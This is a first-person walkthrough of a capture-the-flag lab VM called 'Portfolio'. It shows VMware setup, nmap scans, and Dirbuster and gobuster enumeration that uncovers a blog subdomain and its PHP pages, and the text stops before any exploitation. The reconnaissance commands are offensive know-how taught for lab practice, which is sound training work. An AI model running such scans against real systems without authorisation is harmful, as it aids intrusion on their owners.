ch3ckm8_RoboGRoot-CTF_Portfolio

Intro

This is a linux machine, custom made by my friend RoboGR00t

Description:

```
A passionate web developer recently launched his personal portfolio website, proudly
displaying his projects and sharing his thoughts through a vibrant blog. His focus
on design and functionality has left glaring security holes.

As his blog gains popularity, you, a skilled hacker, spot the perfect target. Your
mission is clear: exploit the vulnerabilities, compromise his site, and expose his
negligence. Every weakness is an opportunity, every oversight a path to control.

In this CTF challenge, you are the hacker. Uncover the flaws, break through the
defenses, and leave your mark on the developer’s digital pride.
```

```
Welcome to "Portfolio CTF" The game is on. Good luck!
```

Tags: #linux #WebApp #XSS #RCE #Docker
Tools used:
netdiscover
Dirbuster
gobuster

CTF link: https://www.less-secure.com/2024/07/ctf-portfolio-walkthrough.html

---

Vmware setup

First things first, download the .ova file, import it on vmware.
Next, both on vulnerable machine, set the network to "Host only", which puts it in a private network .
Then the vulnerable host will be discoverable from our attacker machine and we can move on.
The attacker machine is connected to NAT network option.

First, lets find our ip address (inet)

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 192.168.111.129  netmask 255.255.255.0  broadcast 192.168.111.255
inet6 fe80::9ece:1e2d:11bd:668f  prefixlen 64  scopeid 0x20<link>
ether 00:0c:29:ee:33:58  txqueuelen 1000  (Ethernet)
RX packets 65605  bytes 3949265 (3.7 MiB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 66132  bytes 3978396 (3.7 MiB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

we get the subnet from inet (192.168.111.xxx), and then search the network to find the vulnerable machine:

```
sudo nmap -sn -vvv -T5 192.168.111.1/24 # 192.168.194.X replace with your NAT
network
```

this will output some hosts to be up, after some trial and error i found that the vulnerable machine has the ip address 192.168.111.128

Reconnaisance

lets start with searching for open ports

```
nmap -p- --open -T4 192.168.111.128
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 17:55 EDT
Nmap scan report for 192.168.111.128
Host is up (0.00074s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
MAC Address: 00:0C:29:20:0A:ED (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.08 seconds
```

What we can see here is that 3 ports are open

- 22 -> SSH service
- 80 -> HTTP service
- 443 -> HTTPs service

Lets narrow it down even further, and try finding information about the services of each open port:

```
nmap -p22,80,443 -sCV -T4 192.168.111.128
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 18:05 EDT
Nmap scan report for 192.168.111.128
Host is up (0.00028s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d5:9d:f8:aa:c9:ba:36:92:ab:de:ae:b6:a3:b4:2e:6d (ECDSA)
|_  256 d3:61:f9:e6:5d:79:4d:45:5f:2b:21:2f:78:92:06:30 (ED25519)
80/tcp  open  http     Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://portfolio.local/
|_http-server-header: Apache/2.4.52 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.52
| ssl-cert: Subject: organizationName=Internet Widgits Pty
Ltd/stateOrProvinceName=Some-State/countryName=AU
| Not valid before: 2023-11-05T04:24:05
|_Not valid after:  2024-11-04T04:24:05
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
```


```
|_  http/1.1
|_http-title: Did not follow redirect to https://portfolio.local/
MAC Address: 00:0C:29:20:0A:ED (VMware)
Service Info: Host: _default_; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.22 seconds
```

As we can see, we get important information about the open services, for example the apache version, lets continue
And since we have no info about ssh creds, the only way would be to try http first.

lets add the host to the /etc/hosts

```
echo "192.168.111.128   portfolio.local" | sudo tee -a /etc/hosts
```

now we can navigate through the web app, go to our browser



Welcome!

This is the Portfolio of Georgios Papadopoulos,


Senior Software Developer!

great! its accessbile, now lets investigate further and gather more information about it

Web app Enumeration

Directory, file and subdomain enumeration

One way to move further, would be to search for subdomains, lets use Dirbuster for this



Target URL (eg http://example.com:80/)

http://portfolio.local/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 200 Threads ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with

☑ Brute Force Files ☐ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

portfolio.local/

hit start, and let it run, it will take some time according to your hardware, and the number of assigned threads.


Finally, the output from Dirbuster gives us this

```
--------------------------------
http://portfolio.local:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:
/img/
/
/src/

Dirs found with a 403 response:
/icons/
/icons/small/
/server-status/
--------------------------------
Files found during testing:
```

```
Files found with a 200 responce:

/index.html
/about.html
/projects.html
/experience.html
/skills.html
/contact.html
/src/style.css
/send.php
--------------------------------
```

hm after searching these pages, i found the following:

- /img/ has the jpeg used in the homepage



Index of /img

```
Name             Last modified    Size  Description
Parent Directory                    -
developer.jpeg   2023-11-05 04:43 125K
Apache/2.4.52 (Ubuntu) Server at portfolio.local Port 80
```

- /src/style.css has nothing interesting,
  also the rest of them are pages with irrelevant information
- contact.html
  So the rest of the pages have no points of interest, except the contact.html page, which appears to have some sort of contact form containing text boxes and text areas.

By opening the source of the page, we can see that the contact form section, uses the send.php via post method:

```
<!-- Contact Page Content -->
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Contact Me</title>
    <link rel="stylesheet" href="src/style.css">
</head>
<body class="body">
    <nav>
        <ul class="nav_ul">
            <li class="nav_li"><a href="index.html">Home</a></li>
            <li class="nav_li"><a href="about.html">About</a></li>
            <li class="nav_li"><a href="projects.html">Projects</a></li>
            <li class="nav_li"><a href="experience.html">Experience</a></li>
            <li class="nav_li"><a href="skills.html">Skills</a></li>
            <li class="nav_li"><a href="contact.html">Contact</a></li>
        </ul>
    </nav>
<header class="contact_header">
    <h1>Contact Me</h1>
</header>

<div class="contact_content">
<section class="contact_info">
    <h2>Contact Information</h2>
    <p class="email">
        <span class="w_email">Email:</span> gpapadopoulos@portfolio.local
        <br>
    </p>
    <p class="phone">
        <span class="w_phone">Phone:</span> +123-456-7890
        <br>
    </p>
</section>
<section class="contact_form">
    <h2>Tell Me Your Ideas</h2>
    <form action="send.php" method="post">
        <label for="name"></label>
        <input class="input" placeholder="Name" type="text" id="name" name="name" required><br>

        <label for="email"></label>
        <input class="input" placeholder="Email" type="email" id="email" name="email" required><br>

        <label for="message"></label>
        <textarea class="input textarea" placeholder="Message" id="message" name="message"  required></textarea><br>

        <button class="form_button" type="submit">Send Message</button>
    </form>
</section>
</div>
</body>
```

```
</html>
<!--Todo: add link for blog.portfolio.local -->
```

but what appears valuable is the fact that in the end of the source code there is a comment indicating the presence of a subdomain called: blog.portfolio.local

BUT, lets assume the comment wasnt there, and i wanted to search for subdomains, having no clues or hints about them.

Subdomain enumeration

since directory and file scan did not provide anything usefull, lets now move on to search for subdomains, using gobuster.

first i needed to download the most commonly used wordlist for subdomain enumeration (subdomains-top1million-5000.txt)

```
gobuster dns -q -r 8.8.8.8 -d portfolio.local -w subdomains-top1million-5000.txt -t
4 --delay 1s -o results.txt
```


after a while i got this result, and it appears that no other subdomains were found by gobuster:

```
Found: blog.portfolio.local
```

now lets add it in etc/hosts and browser it

```
echo "192.168.111.128 blog.portfolio.local" | sudo tee -a /etc/hosts
```

we come across this page:



LOGIN

Tech Stories

Hello World: The Gateway to Programming

Learning programming is like embarking on a journey to a world filled with endless possibilities and innovation. Just like saying 'Hello World' in your first line of code, it's the first step that opens doors to a universe of creative problem-solving and computational thinking. Whether you're a novice or an aspiring developer, the journey of learning to code is an adventure in itself, a journey where you'll encounter challenges, find elegant solutions, and constantly expand your horizons. So, embrace the journey with enthusiasm, as 'Hello World' marks the beginning of a captivating odyssey into the world of programming, where you can bring your ideas to life and make a positive impact on the digital landscape.

The Art of Debugging: Mastering the Developer's Superpower

Debugging is an art that every programmer must master. In this post, we delve into the intricacies of debugging, providing you with a toolkit of strategies, tools, and best practices to help you become a proficient bug hunter. Learn the importance of structured problem-solving, how to utilize debugging tools effectively, and strategies for diagnosing and resolving common coding errors. By mastering this developer's superpower, you'll not only save time and reduce frustration but also gain a deeper understanding of your code and enhance your problem-solving skills.

Demystifying Programming Languages: Which One Should You Learn?

Selecting the right programming language is a critical decision on your coding journey. This post aims to demystify the world of programming languages by breaking down the differences between popular options like Python, JavaScript, Java, and more. We'll explore the unique strengths and use cases of each language, helping you understand which one aligns with your specific interests and career goals. Whether you aspire to build web applications, delve into data science, or work on embedded systems, this post will serve as your compass, guiding you towards the programming language that best suits your aspirations.

now lets do again directory and file enumeration but for this subdomain, like we did for portfolio.local with Dirbuster, lets use gobuster this time (more convenient for me)

Directory and file enumeration for the subdomain

```
gobuster dir -e -t50 -x php,txt,html -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u blog.portfolio.local
```


and got this output:

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://blog.portfolio.local/.php                    (Status: 403) [Size: 285]
http://blog.portfolio.local/.html                   (Status: 403) [Size: 285]
```

```
http://blog.portfolio.local/index.php          (Status: 200) [Size: 3415]
http://blog.portfolio.local/img                (Status: 301) [Size: 326] [-->
http://blog.portfolio.local/img/]
http://blog.portfolio.local/login.php          (Status: 200) [Size: 639]
http://blog.portfolio.local/admin.php          (Status: 302) [Size: 0] [-->
login.php]
http://blog.portfolio.local/post.php           (Status: 200) [Size: 785]
http://blog.portfolio.local/upload.php         (Status: 200) [Size: 0]
http://blog.portfolio.local/src                (Status: 301) [Size: 326] [-->
http://blog.portfolio.local/src/]
http://blog.portfolio.local/logout.php         (Status: 302) [Size: 0] [-->
index.php]
http://blog.portfolio.local/background         (Status: 301) [Size: 333] [-->
http://blog.portfolio.local/background/]
http://blog.portfolio.local/config.php         (Status: 200) [Size: 0]
http://blog.portfolio.local/.php               (Status: 403) [Size: 285]
http://blog.portfolio.local/.html              (Status: 403) [Size: 285]
http://blog.portfolio.local/server-status      (Status: 403) [Size: 285]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

We see multiple pages here, lets start inspecting:

- /img/ and /background contains the imgs used, nothing interesting



